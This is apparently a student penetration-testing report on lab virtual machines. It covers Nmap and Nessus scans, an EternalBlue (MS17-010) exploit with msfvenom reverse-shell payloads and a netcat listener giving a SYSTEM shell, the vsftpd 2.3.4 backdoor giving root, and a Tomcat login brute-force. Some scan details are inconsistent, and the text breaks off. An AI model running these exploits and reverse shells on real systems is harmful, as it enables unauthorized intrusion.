

Vulnerability Management & Penetration Project

Abstract

This project focuses on evaluating the security posture of two systems: a Windows 10 machine and a Metasploitable 2 virtual machine. The project simulates a penetration testing scenario, leveraging a combination of vulnerability scanners and exploit frameworks to identify weaknesses and gain unauthorized access.

Methodology:

The penetration testing methodology involves a multi-step process:

Reconnaissance: The initial stage involves information gathering to understand the target systems' configurations. Tools like Nmap will be employed to perform network scans and identify open ports, operating systems (Windows 10 for the target system and Linux for Metasploitable 2), and running services.

Vulnerability Assessment: Following reconnaissance, the project utilizes Nessus, a vulnerability scanner, to discover potential weaknesses within both Windows 10 and Metasploitable 2. Nessus scans the systems and provides a comprehensive report detailing identified vulnerabilities, their severity levels, and potential exploits.

Exploitation: Based on the findings from the vulnerability assessment, the project leverages the Metasploit framework to exploit identified vulnerabilities in the Windows 10 system. Metasploit offers a vast arsenal of pre-configured exploits that can be customized and launched to gain initial access to the target system. The project will focus on exploiting known vulnerabilities, aiming to establish a foothold within the Windows 10 machine.

Privilege Escalation: Once initial access is established, the project explores techniques to escalate privileges from a standard user account to an administrative or root level account. This may involve exploiting additional vulnerabilities or leveraging misconfigurations within the system.

Post-exploitation: Simulating a real-world attack scenario, the project may involve further actions such as maintaining access, moving laterally within the network (if applicable), and potentially deploying additional tools or executing commands to gather information or compromise the system further.

Reporting: The project concludes with a comprehensive report documenting the entire penetration testing process. The report details the identified vulnerabilities in both Windows

10 and Metasploitable 2, the chosen exploits used for gaining access and privilege escalation, and the potential impact on the target system. Additionally, the report will include recommendations for remediation and security improvements to mitigate the identified vulnerabilities and enhance the overall security posture of the systems.

Key Considerations:

- Targeting two distinct systems (Windows 10 and Metasploitable 2) allows for exploring vulnerabilities on both a real operating system and a simulated hacking environment.
- The project emphasizes the importance of vulnerability assessment tools like Nessus in identifying potential weaknesses before attackers can exploit them.
- Metasploitable 2 serves as a safe platform to test exploits and hone penetration testing skills without harming a production system.

Overall, this project aims to provide valuable insights into the vulnerability Management & penetration testing process, highlighting the tools and techniques used to identify, exploit, and potentially compromise systems. By simulating a controlled attack scenario, the project emphasizes the importance of proactive security measures in protecting systems from unauthorized access.

Project Content

INTRODUCTION	4
VULNERABILITY ASSESSMENT OF WINDOWS 10	5
Summery of Vulnerabilities	5
NMAP Scan of Windows 10 OS	5
Nessus report on Vulnerabilities of the Windows 10	6
Exploiting Microsoft SMB Server, Port 445/TCP, service – Microsoft-ds	6
<i>Metasploit Framework vulnerability Scan</i>	7
<i>Using Python Script for Exploit</i>	7
<i>Penetration into Windows 10 OS</i>	8
VULNERABILITY ASSESSMENT OF METASPLOITABLE 2	9
Summery of Vulnerabilities	9
NMAP Scan of Metasploitable 2	9
Nessus report on Vulnerabilities of the Metasploitable 2	10
Exploiting vsftpd 2.3.4 , Port 21/TCP, service - ftp :	11
Exploiting OpenSSH, Port : 22 , Service : ssh :	12
Exploiting Apache tomcat/coyote jsp engine 1.1, Port 8180/TCP, service: http :	12
Exploiting apache httpd 2.2.8(TWiki), Port: 80/TCP, service: http :	14
Exploiting Samba smdb 3.X - 4.X, Port : 445 , status: open , service: netbios-ssn:	15
Exploiting Java GNU classpath grmiregistry ,Port : 1099, service: java-rmi :	16
CONCLUSION	18

Introduction

Windows 10 is vulnerable by various ways & Metasploitable 2 is an intentionally vulnerable Linux based Operating system and it believed to be a great way to learn about exploitation with help of Kali Linux. Windows and Linux systems are very popular for their integrity and security strength. Vulnerabilities risk scores are calculated by likelihood of attack and impact based on CVSS metrics provided by Nessus scan. Certain different services of the Windows 10 & metasploitable 2 with their underlying threats will be put to the test in this report.

There are certain technical requirements :

1. **Kali Linux**- Kali Linux is Debian based operating system, which is a widely used Linux distribution, and used for penetration testing and security auditing, which has more than 600 pre-installed tools for "pen-testing, Computer forensics, Reverse Engineering, and security cookbook." This os is developed by Offensive Security. Offensive Security also has offers the industry's most recognized certification for penetration testing, known as OSCP. Resource: <https://www.kali.org/downloads/>
2. **VirtualBox**: VirtualBox is a tool which works as a hypervisor to create a virtual machine where another OS can be used and installed within the host OS. Resources are used from the host. The advantage of virtual machine is that one can run multiple Operating systems simultaneously, and if something goes wrong, the virtual machine can be reverted to previous snapshots. Other famous hypervisors are VMware Workstation and Parallels. Resource: <https://www.virtualbox.org/wiki/Downloads>
3. **Windows 10**: Windows 10 is a widely used operating system developed by Microsoft, known for its user-friendly interface and extensive features. It provides various functionalities for both personal and professional use, including enhanced security features, compatibility with a wide range of software and hardware, and seamless integration with Microsoft services such as OneDrive and Office 365. Windows 10 offers regular updates to improve performance, fix bugs, and enhance security measures, making it a popular choice for individuals and organizations worldwide. Resource: <https://www.microsoft.com/en-ca/software-download/windows10ISO>
4. **Metasploitable 2**- Metasploitable 2 is a Linux based Ubuntu distributions that are intentionally vulnerable and helps to test penetration testing tools, and beginners in pen-testing can learn about common vulnerabilities with help Metasploitable 2. Resource: Metasploitable 2 <https://metasploit.help.rapid7.com/docs/metasploitable-2>
5. **Metasploit Framework**: Metasploit is a penetration testing framework that helps to test security vulnerabilities, enumerate networks, and evade detection, just like all the phases of penetration testing combined. Instead of using multiple tools, Metasploit provide a single environment. It is a single environment for penetration testing and exploits development. This tool is pre-installed in Kali Linux. This tool is discussed in detail later in the section. Resource: <https://www.metasploit.com/download>
6. **Nmap**: Nmap is a network scanner that finds available target hosts via network discovery. It helps in detection of security risks by finding the systems in the network, their open ports, running services on those open ports, and scanning for vulnerabilities. Resource: <https://nmap.org/download.html>

7. **Hydra**- Hydra is a pre-installed tool in kali linux used to crack passwords by brute-force and attack different protocols. Resource: <https://github.com/vanhauser-thc/thc-hydra>
8. **Nessus**: Nessus is vulnerabilities scanner which is one of the most advanced and widely used. It scans the target hosts for the vulnerabilities and provides detailed information such as CVE details and the vulnerability's risk factor and criticality. Available: <https://www.tenable.com/downloads/nessus>

Vulnerability Assessment of Windows 10

Summary of Vulnerabilities

List of services running of Windows 10 using NMAP to determine the vulnerabilities. This can be done through a Nmap scan and Nessus scan. A pentester can use the command "nmap -sV -O -p- 10.0.2."

Explanation :

-sV enables probing open ports to determine service or version information.

Version detection (-sV) can also help differentiate the truly open ports from the filtered ones.

-vV very verbose mode elaborate in more detailed manner

-p- is used here to scan ports from 1 through 65535

-O gives the information about the OS of the Target.

The below image shows the nmap scan output and mentioned services will be used in exploitation in this report.

- **Port 135** - state open, service : msrpc , version: MS rpc
- **Port 139** - State open, service : netbios-ssn , version : MS netbios-ssn
- **Port 445** - state: Open, service: Microsoft-ds , version : MS Windows 7-10 Microsoft-ds
- **Port: 5357** - state: Open, service: http , version : HTTPAPI httpd 2.0

NMAP Scan of Windows 10 OS

```

kali㉿kali:[~]
$ ping 10.0.2.15
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.
64 bytes from 10.0.2.15: icmp_seq=1 ttl=128 time=0.486 ms
64 bytes from 10.0.2.15: icmp_seq=2 ttl=128 time=0.411 ms
64 bytes from 10.0.2.15: icmp_seq=3 ttl=128 time=0.538 ms
64 bytes from 10.0.2.15: icmp_seq=4 ttl=128 time=0.750 ms
^C
--- 10.0.2.15 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3070ms
rtt min/avg/max/mdev = 0.411/0.546/0.750/0.126 ms

[~] kali㉿kali:[~]
$ sudo nmap -sV -O 10.0.2.15
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-13 20:41 EDT
Nmap scan report for 10.0.2.15
Host is up (0.00057s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn   Microsoft Windows NetBIOS-SSN
445/tcp    open  microsoft-ds Microsoft Windows 7-10 Microsoft-ds (workgroup: WORKGROUP)
5357/tcp   open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1507 - 1607
Network Distance: 1 hop
Service Info: Host: DESKTOP-PAGM4JM; OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit
I/
Nmap done: 1 IP address (1 host up) scanned in 14.30 seconds
[~] kali㉿kali:[~]
$ 

```

Nessus report on Vulnerabilities of the Windows 10

Nessus scanner is one of the most advanced and widely used vulnerability scanner. The CVE details provided by Nessus helps to determine the risk factors and criticality. As per the Nessus scan the Windows 10 total 25 109 vulnerabilities in which 1 is high severity, 1 medium severity and 23 have informative severity. Here severity is calculated on based of CVSS V3.0 which is considered most upgraded.

Windows 10 Scan Nessus

Sun, 14 Apr 2024 10:22:51 Eastern Standard Time

TABLE OF CONTENTS

Vulnerabilities by Host

- 192.168.144.3

Vulnerabilities by Host

[Collapse All](#) | [Expand All](#)

192.168.144.3



Severity	CVSS v3.0	VPR Score	Plugin	Name
HIGH	8.1	-	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (unprivileged check)
MEDIUM	5.3	-	57608	SMB Signing not required
INFO	N/A	-	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	-	45590	Common Platform Enumeration (CPE)
INFO	N/A	-	10736	DCE Services Enumeration
INFORMATIONAL	N/A	-	10736	Microsoft Terminal Services

Exploiting Microsoft SMB Server, Port 445/TCP, service – Microsoft-ds

Exploiting the Microsoft SMB Server on Port 445/TCP (service - Microsoft-ds) involves exploiting vulnerabilities in the Server Message Block (SMB) protocol to gain unauthorized access to Windows-based systems. Notorious cyber attacks like EternalBlue, WannaCry, Petya, and EternalSynergy ransomware have exploited this vulnerability.

Below is the demonstration penetration into a Windows 10 Pro OS with this vulnerability underscores the importance of applying patches and security updates regularly to mitigate the risk of SMB-related attacks.

Severity : High

CVSS: 8.1

Metasploit Framework vulnerability Scan

Below image depicts the use of msf6 console for confirming likelihood of exploitation. The scan shows the high possibility of penetration into windows 10 OS.

```

kali㉿kali: ~
File Actions Edit View Help
Trash
# Name Disclosure Date Rank Check Description
0 auxiliary/scanner/smb/impacket/dcomexec 2018-03-19 normal No DCOM Exec
1 auxiliary/scanner/smb/impacket/secretsdump normal No DCOM Exec
2 auxiliary/scanner/smb/smb_ms17_010 normal No MS17-010 SMB RCE Detection
3 auxiliary/scanner/smb/psexec_loggedin_users normal No Microsoft Windows Authenticated Logged In Users Enumeration
4 auxiliary/scanner/smb/smb_enumusers_domain normal No SMB Domain User Enumeration
5 auxiliary/scanner/smb/smb_enum_gpp normal No SMB Group Policy Preference Saved Passwords Enumeration
6 auxiliary/scanner/smb/smb_login normal No SMB Login Check Scanner
7 auxiliary/scanner/smb/smb_lookupsid normal No SMB SID User Enumeration (LookupSid)
8 auxiliary/scanner/smb/pipe_auditor normal No SMB Session Pipe Auditor
9 auxiliary/scanner/smb/pipe_dcerpc_auditor normal No SMB Session Pipe DCERPC Auditor
10 auxiliary/scanner/smb/smb_enumshares normal No SMB Share Enumeration
11 auxiliary/scanner/smb/smb_enumusers normal No SMB User Enumeration (SAM EnumUsers)
12 auxiliary/scanner/smb/smb_version normal No SMB Version Detection
13 auxiliary/scanner/smb/smb_uninit_cred normal Yes Samba _ntr_ServerPasswordSet Uninitialized Credential State
14 auxiliary/scanner/smb/impacket/wmiexec 2018-03-19 normal No WMI Exec

Interact with a module by name or index. For example info 14, use 14 or use auxiliary/scanner/smb/impacket/wmiexec

msf6 auxiliary(scanner/smb/smb_ms17_010) > use scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) >
msf6 auxiliary(scanner/smb/smb_ms17_010) >
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOST 10.0.2.15
RHOST => 10.0.2.15
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[*] 10.0.2.15:445 - Host is likely VULNERABLE to MS17-010! - Windows 10 Pro 10586 x64 (64-bit)
[-] 10.0.2.15:445 - Errno::ECONNRESET: Connection reset by peer
[*] 10.0.2.15:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >

```

Using Python Script for Exploit

In this scenario, a Python script is employed to generate an exploit and reverse shell using msfvenom. The shell script is manually granted execute permissions and tailored specifically for Windows 10 OS. GitHub is utilized to clone the repository and generate the Python script named "external blue exploit" along with a self-generated payload. Repo : <https://github.com/3ndG4me/AutoBlue-MS17-010>

```

PowerShell
PowerShell is an automation and configuration management platform

Compiling x64 kernel shellcode
Compiling x86 kernel shellcode
kernel shellcode compiled, would you like to auto generate a reverse shell with msfvenom? (Y/n)
y
LHOST for reverse connection:
10.0.2.4
LPORT you want x64 to listen on:
1234
LPORT you want x86 to listen on:
1234
Type 0 to generate a meterpreter shell or 1 to generate a regular cmd shell
1
Type 0 to generate a staged payload or 1 to generate a stageless payload
1
Generating x64 cmd shell (stageless)...

msfvenom -p windows/x64/shell_reverse_tcp -f raw -o sc_x64_msf.bin EXITFUNC=thread LHOST=10.0.2.4 LPORT=1234
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Saved as: sc_x64_msf.bin

Generating x86 cmd shell (stageless)...

msfvenom -p windows/shell_reverse_tcp -f raw -o sc_x86_msf.bin EXITFUNC=thread LHOST=10.0.2.4 LPORT=1234
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Saved as: sc_x86_msf.bin

MERGING SHELLCODE WOOOO!!!
DONE

```

Penetration into Windows 10 OS

After generating the exploit payload, I initiated a regular command shell using Netcat and set up a listening port 1234. I then executed the exploit script. While the exploit initially failed a few times before achieving successful penetration, it ultimately established a connection. As shown in the image, the Python exploit script ran successfully, and Netcat on the specified port successfully connected to the Windows 10 command-line interface (CLI).

```

File Actions Edit View Help
File Actions Edit View Help
File Actions Edit View Help
PS> kali@kali:/home/kali
PS> python eternalblue_exploit10.py 10.0.2.15 .shellcode/sc_x64.bin
PS> nc -nvlp 1234 ...
listening on [any] 1234 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.15] 49686
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami <sess_port>
whoami
nt authority\system

C:\Windows\system32>systeminfo
Host Name: DESKTOP-PAGM4JM
OS Name: Microsoft Windows 10 Pro
OS Version: 10.0.10586 N/A Build 10586
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Workstation
OS Build Type: Multiprocessor Free
Registered Owner: admin

Product ID: 00331-10000-00001-AA888
Original Install Date: 4/13/2024, 1:24:24 PM
System Boot Time: 4/14/2024, 9:12:21 PM
System Manufacturer: innoteck GmbH
System Model: VirtualBox
System Type: x64-based PC
Processor(s): 1 Processor(s) Installed.
[01]: Intel64 Family 6 Model 61 Stepping 4 GenuineIntel ~1995 Mhz
BIOS Version: innoteck GmbH VirtualBox, 12/1/2006

```

Vulnerability Assessment of Metasploitable 2

Summary of Vulnerabilities

List of services running of Metasploitable 2 Linux using NMAP to determine the vulnerabilities. This can be done through a Nmap scan and Nessus scan. A pentester can use the command "nmap -sV -O -p- 10.0.2.4"

Explanation :

-sV enables probing open ports to determine service or version information.

Version detection (-sV) can also help differentiate the truly open ports from the filtered ones.

-vV very verbose mode elaborate in more detailed manner

-p- is used here to scan ports from 1 through 65535

-O gives the information about the OS of the Target.

The below image shows the nmap scan output and mentioned services will be used in exploitation in this report.

- **Port 21** , state open, service : ftp , version: vsftpd 2.3.4
- **Port 22** , State open, service : ssh , version : OpenSSH
- **Port 8180** , state: Open, service: http , version : Apache tomcat/coyote jsp engine 1.1
- **Port: 80** , state: Open, service: http, version : apache httpd 2.2.8((ubuntu) DAV/2)
- **Port : 445** , status: open , service: netbios-ssn version : Samba smbd 3.X - 4.X (workgroup:WORKGROUP)
- **Port : 1099** , status: open , service: java-rmi , version: GNU classpath grmiregistry

NMAP Scan of Metasploitable 2

```

root@kali: ~
# nmap -sV -O -p- 10.0.2.4
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-07 10:18 EST
Nmap scan report for 10.0.2.4
Host is up (0.00095s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 7.9p1 Debian 10 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         5.8.24/25
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
445/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  http        ProfIAD 1.3.1
3386/tcp  open  mysql       MySQL 5.0.51a-Subuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5980/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:F9:DB:13 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6

```

Nessus report on Vulnerabilities of the Metasploitable 2

Nessus scanner is one of the most advanced and widely used vulnerability scanner. The CVE details provided by nessus helps to determine the risk factors and criticality.

As per the nessus scan the Metasploitable 2 have total of 109 vulnerabilities in which 8 have critical severity, 8 have high severity, 14 have medium severity, while 4 have low severity and 75 have informative severity. Here severity is calculated on based of CVSS V3.0 which is considered most upgraded.

10.0.2.4



Vulnerabilities

Total: 109

Severity	CVSS V3.0	Plugin	Name
CRITICAL	9.8	51988	Bind Shell Backdoor Detection
CRITICAL	10.0	33850	Unix Operating System Unsupported Version Detection
CRITICAL	10.0	34460	Unsupported Web Server Detection
CRITICAL	N/A	32314	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness
CRITICAL	N/A	32321	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)
CRITICAL	N/A	11356	NFS Exported Share Information Disclosure
CRITICAL	N/A	61708	VNC Server 'password' Password
CRITICAL	N/A	10203	rexecd Service Detection
HIGH	8.6	136769	ISC BIND Service Downgrade / Reflected DoS
HIGH	7.5	136808	ISC BIND Denial of Service
HIGH	7.5	42256	NFS Shares World Readable
HIGH	7.5	42873	SSL Medium Strength Cipher Suites Supported (SWEET32)
HIGH	7.5	20007	SSL Version 2 and 3 Protocol Detection
HIGH	7.5	90509	Samba Badlock Vulnerability
HIGH	N/A	10205	rlogin Service Detection
HIGH	N/A	10245	rsh Service Detection
MEDIUM	6.8	78479	SSLv3 Padding Oracle On Downgraded Legacy Encryption Vulnerability (POODLE)
MEDIUM	6.5	139915	ISC BIND 9.x < 9.11.22, 9.12.x < 9.16.6, 9.17.x < 9.17.4 DoS


Exploiting vsftpd 2.3.4 , Port 21/TCP, service - ftp :

VSFTPD is an FTP server that is found in unix operating systems. By default this service is secure however a major incident happened in July 2011 when it was replaced the original version with a version that contained a backdoor. The backdoor exists in the version 2.3.4 of VSFTPD and it can be exploited through metasploit.

Severity : Informative

Risk Factor: None

Vulnerability Information : CPE: cpe:/a:beasts:vsftpd



```

Brjen_Kali-Linux-2021.3-vbox-amd64 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
root@kali:~#
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 21 yes The target port (TCP)


Payload options (cmd/unix/interact):
Name Current Setting Required Description

Exploit target:
Id Name
- Automatic

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 10.0.2.4
RHOST => 10.0.2.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.0.2.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.4:21 - USER: 331 Please specify the password.
[*] 10.0.2.4:21 - Backdoor service has been spawned, handling...
[*] 10.0.2.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.5:40883 → 10.0.2.4:6200) at 2021-12-07 10:29:12 -0500

```



```

Brjen_Kali-Linux-2021.3-vbox-amd64 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
root@kali:~#
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 10.0.2.4
RHOST => 10.0.2.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.0.2.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.4:21 - USER: 331 Please specify the password.
[*] 10.0.2.4:21 - Backdoor service has been spawned, handling...
[*] 10.0.2.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.5:40883 → 10.0.2.4:6200) at 2021-12-07 10:29:12 -0500

pwd
/
ls -l
total 85
drwxr-xr-x  2 root root  4096 May 13  2012 bin
drwxr-xr-x  4 root root 1024 May 13  2012 boot
lrwxrwxrwx  1 root root   11 Apr 28  2010 cdrom → media/cdrom
drwxr-xr-x 14 root root 13584 Oct 30  06:32 dev
drwxr-xr-x  94 root root  4096 Oct 30  06:44 etc
drwxr-xr-x  6 root root  4096 Apr 16  2010 home
drwxr-xr-x  2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx  1 root root  32 Apr 28  2010 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root  4096 May 13  2012 lib
drwx——  2 root root 16384 May 16  2010 lost+found
drwxr-xr-x  8 root root  4096 Mar 13  2010 media
drwxr-xr-x  3 root root  4096 Mar 28  2010 mnt
drwxr-xr-x  1 root root 18868 Oct 29  19:50 nohup.out
drwxr-xr-x  2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 114 root root    0 Oct 29  19:49 proc
drwxr-xr-x  13 root root  4096 Oct 29  19:50 root
drwxr-xr-x  2 root root  4096 May 13  2012 sbin
drwxr-xr-x  2 root root  4096 Mar 16  2010 srv
drwxr-xr-x  12 root root    0 Oct 29  19:49 sys

```

Vulnerability solution : This backdoor was removed on 3rd july 2011. upgradation of the version would be the mitigation of the vulnerability.

Exploiting OpenSSH, Port : 22 , Service : ssh :

The **ssh_login** module is quite versatile in that it can not only test a set of credentials across a range of IP addresses, but it can also perform brute force login attempts. We will pass a file to the module containing usernames and passwords with the help of hydra tool.

Severity: Medium

Risk Factor: Medium

CVSS v2.0 Base Score: 4.3

Mitigation : disabling CBC mode cipher encryption, and enable CTR or GCM cipher mode encryption and disabling weak algorithms would mitigate the vulnerability.

Exploiting Apache tomcat/coyote jsp engine 1.1, Port 8180/TCP, service: http :

The tomcat services have administration user “tomcat” has a password which is also set to a value “tomcat” As a result, anyone with the access to the tomcat port 8180 can trivially gain full access to the machine.

Severity : Medium

Risk Factor: Medium CVSS v3.0 Base Score 5.3

Vulnerability Information : CPE: cpe:/a:apache:tomcat

```

Brjen_Kali-Linux-2021.3-vbox-amd64 [Snapshot 1] [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
OpenSSL 0.9.8c-1 < 0.9... qterminal
root@kali: ~
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set rport 8180
rport => 8180
msf6 auxiliary(scanner/http/tomcat_mgr_login) > exploit
[-] Msf::OptionValidateError: The following options failed to validate: RHOSTS
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set rhost 10.0.2.4
rhost => 10.0.2.4
msf6 auxiliary(scanner/http/tomcat_mgr_login) > exploit
[*] No active DB -- Credential data will not be saved!
[-] 10.0.2.4:8180 - LOGIN FAILED: admin:admin (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: admin:manager (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: admin:root (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: admin:s3cret (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: admin:vagrant (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: manager:admin (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: manager:manager (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: manager:root (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: manager:tomcat (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: manager:s3cret (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: root:admin (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: root:manager (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: role1:admin (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: role1:root (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: role1:tomcat (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: role1:s3cret (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: role1:vagrant (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: root:admin (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: root:manager (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: root:role1 (Incorrect)

```

```

Brjen_Kali-Linux-2021.3-vbox-amd64 [Snapshot 1] [Running] - Oracle VM VirtualBox
